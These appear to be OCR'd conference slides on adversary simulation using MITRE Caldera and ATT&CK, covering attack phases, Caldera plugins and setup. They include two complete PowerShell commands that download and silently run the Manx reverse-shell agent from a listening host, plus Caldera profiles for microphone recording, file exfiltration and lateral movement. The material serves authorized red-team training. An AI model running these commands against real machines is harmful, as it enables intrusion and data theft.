O maior evento de Segurança
da Informação e Cyber Security
da América Latina

23

mind the sec /2023

MAIS UM EVENTO
Flipside

REALIZAÇÃO
Green Helmet

mind the sec /2023

Adversary Simulation in practice

Caldera and Mitre


Whoami

- Joas A Santos (TEA 1);
- Head and Offensive Security Specialist
- Mitre Att&ck Contributor;
- Author of Books;
- Hacking is not a Crime Advocate;

What is adversary simulation?

“Adversary simulation is a cybersecurity assessment method that aims to test an organization's security controls against the tactics, techniques, and procedures (TTPs) used by threat actors that pose the greatest risk to its industry .”

Opponent Simulation Steps



Recon & Planning

- OSINT - Collection of people, places, and things
- Email address collection
- Web site boundary scanning and integration
- Understand the organization business
- Research social media, employer sites, and potential hot spots

Initial Compromise

- Social Engineering
- Spear Phishing
- External Exploitation

Establish Foothold

- Attacker uses known or unknown TTPs
- Persistent backdoor
- Malware
- High up time

Escalate Privileges

- Password hash dumping
- Pass-The-Hash
- Credential logging
- Keystroke logging
- Exploiting vulnerable

Internal Recon

- User analysis
- Group analysis
- File and data collection
- Active Directory recon

Lateral Movement

- Move system to system within a target environment
- PsExec
- WMI
- RDP
- VNC

Maintain Presence


- Access to internal servers and high up time servers
- Use of VPNs and external boundaries

Complete Mission

- Financial data
- PII
- Long term access
- Collection operations

mind the sec /2023

MITRE ATT&CK



PRE-ATT&CK

Priority Definition
- Planning, Direction

Target Selection
Information Gathering
- Technical, People, Organizational


Weakness Identification
- Technical, People, Organizational

Adversary OpSec
Establish & Maintain Infrastructure
Persona Development
Build Capabilities
Test Capabilities
Stage Capabilities

ATT&CK for Enterprise

Initial Access
Execution
Persistence
Privilege Escalation
Defense Evasion
Credential Access
Discovery
Lateral Movement
Collection
Exfiltration
Command and Control
Impact

CTI for Red Team exercises



Understand the Target Org

Identify the Adversary

Gather Threat Intelligence

Extract TTPs

Analyze & Organize

Create a Plan

Emulate the Adversary

SEC564 | Red Team Exercises and Adversary Emulation

Toolkits

MITRE
ATT&CK™


What is Caldera?

“Caldera™ é uma estrutura de segurança cibernética desenvolvida pela MITRE que capacita os profissionais cibernéticos a economizar tempo, dinheiro e energia por meio de avaliações de segurança automatizadas.”


Plugins of Caldera

- Initial (ferramentas e técnicas de acesso inicial do Red Team)
- Atomic (projeto Atomic Red Team TTPs)
- Builder (compilar cargas úteis dinamicamente)
- CalTack (site do Mitre ATT&CK incorporado)
- Compass (visualizações ATT&CK)
- Debrief (insights de operações)
- Emu (planos de emulação CTID – Center for Threat-Informed Defense)
- FieldManual (Documentação)
- GameBoard (visualize operações conjuntas de Red Team e Blue Team)
- Human (Criar ruído simulando execuções de um usuário real em um endpoint)
- Manx (funcionalidade e payload para shell reverso)
- Mock (Simular agentes em operações)
- Response (resposta a incidentes)
- Sandcat (agente padrão)
- SSL (Habilitar HTTPS para caldeira)
- Stockpile (armazém de técnicas e perfis)
- Training (certificação e curso de formação)

Simulation process




```
┌──(root㉿kali)-[/opt]
└─# git clone https://github.com/mitre/caldera.git
Cloning into 'caldera'...
remote: Enumerating objects: 23232, done.
remote: Counting objects: 100% (999/999), done.
remote: Compressing objects: 100% (432/432), done.
remote: Total 23232 (delta 658), reused 830 (delta 562), pack-reused 22233
Receiving objects: 100% (23232/23232), 25.32 MiB | 5.82 MiB/s, done.
Resolving deltas: 100% (15622/15622), done.

┌──(root㉿kali)-[/opt]
└─# cd caldera

┌──(root㉿kali)-[/opt/caldera]
└─# cat automated.sh
#!/bin/bash
python3 -m venv venv
sleep 5
source venv/bin/activate
sleep 5
pip install -r requirements.txt
sleep 5
python3 server.py --insecure
```




Caldera download and configuration

Simulation process



Agents

You must deploy at least 1 agent in order to run an operation.Groups are collections of agents so hosts can be compromised simultaneously.



Manx: A reverse-shell agent which communicates via the TCP contact

windows

** Variations of the deployment command will be shown for each supported operating system

app.contact.http: 10.0.0.130

app.contact.tcp: 10.0.0.130

app.contact.udp: 10.0.0.130

A reverse-shell agent which communicates via the TCP contact (psh)


```
if ($host.Version.Major -ge 3){$ErrAction= "ignore"}else{$ErrAction= "SilentlyContinue"};$server="10.0.0.130";$socket="10.0.0.130";$contact="tcp";$url="$server/file/download";$wc=New-Object System.Net.WebClient;$wc.Headers.add("platform","windows");$wc.Headers.add("file","manx.go");$data=$wc.DownloadData($url);$name=$wc.ResponseHeaders["Content-Disposition"].Substring($wc.ResponseHeaders["Content-Disposition"].IndexOf("filename=")+9).Replace("`"","");Get-Process | ? {$_.Path -like "C:\Users\Public\$name.exe"} | stop-process -f -ea $ErrAction;rm -force "C:\Users\Public\$name.exe" -ea $ErrAction;([io.file]::WriteAllBytes("C:\Users\Public\$name.exe",$data)) | Out-Null;Start-Process -FilePath C:\Users\Public\$name.exe -ArgumentList "-socket $socket -http $server -contact $contact" -WindowStyle hidden;
```

Run against the UDP contact (psh)

```
if ($host.Version.Major -ge 3){$ErrAction= "ignore"}else{$ErrAction= "SilentlyContinue"};$server="10.0.0.130";$socket="10.0.0.130";$contact="udp";$url="$server/file/download";$wc=New-Object System.Net.WebClient;$wc.Headers.add("platform","windows");$wc.Headers.add("file","manx.go");$data=$wc.DownloadData($url);$name=$wc.ResponseHeaders["Content-Disposition"].Substring($wc.ResponseHeaders["Content-Disposition"].IndexOf("filename=")+9).Replace("`"","");Get-Process | ? {$_.Path -like "C:\Users\Public\$name.exe"} | stop-process -f -ea $ErrAction;rm -force "C:\Users\Public\$name.exe" -ea $ErrAction;([io.file]::WriteAllBytes("C:\Users\Public\$name.exe",$data)) | Out-Null;Start-Process -FilePath C:\Users\Public\$name.exe -ArgumentList "-socket $socket -http $server -contact $contact" -WindowStyle hidden;
```


“Agent + Payloads to reverse shell on the machine using HTTP or TCP protocols”

Simulation process




You have 2 agents

id (paw)	host	contact	pid	privilege	
gaagxp	kali	html	537604	User	✕
dnneco	hackersec-dc	HTTP	1928	Elevated	✕



Configuring the adversary campaign

Simulation process



Include the abilities of another profile in this one. These abilities can be appended to the existing adversary profile.

Super Spy

Adver:
TTPs, designed to create specific effects on a host or network. Profiles can be used for offensive or defensive use cases.

4 Record microphone
IMPACT | RESOURCE HIJACKING

5 Create staging directory
COLLECTION | DATA STAGED: LOCAL DA...

6 Find files
COLLECTION | DATA FROM LOCAL SYST...

7 Stage sensitive files
COLLECTION | DATA STAGED: LOCAL DA...

8 Compress staged directory
EXFILTRATION | ARCHIVE COLLECTED D...


9 Exfil staged directory
EXFILTRATION | EXFILTRATION OVER C2...

10 Discover antivirus progra...

11 Scan WIFI networks

12 Preferred WIFI

Using pre-configured adversaries



Adversary Profiles

dversary Profiles are collections of ATT&CK TTPs, designed to reate specific effects on a host or network. Profiles can be used or offensive or defensive use cases.

mindthesec

mindthesec

test

Ordering

1 Collect ARP details
DISCOVERY | REMOTE SYSTEM DISCOV...

2 Reverse nslookup IP
DISCOVERY | REMOTE SYSTEM DISCOV...

3 View remote shares
DISCOVERY | NETWORK SHARE DISCOV...

4 Copy 54ndc47 (SMB)
LATERAL-MOVEMENT | REMOTE SERVICES: SMB/WIND...

5 Start 54ndc47 (WMI)
EXECUTION | WINDOWS MANAGEMENT INSTRUMENTAT...

6 Copy 54ndc47 (WinRM and S...
LATERAL-MOVEMENT | LATERAL TOOL TRANS...

7 Start Agent (WinRM)
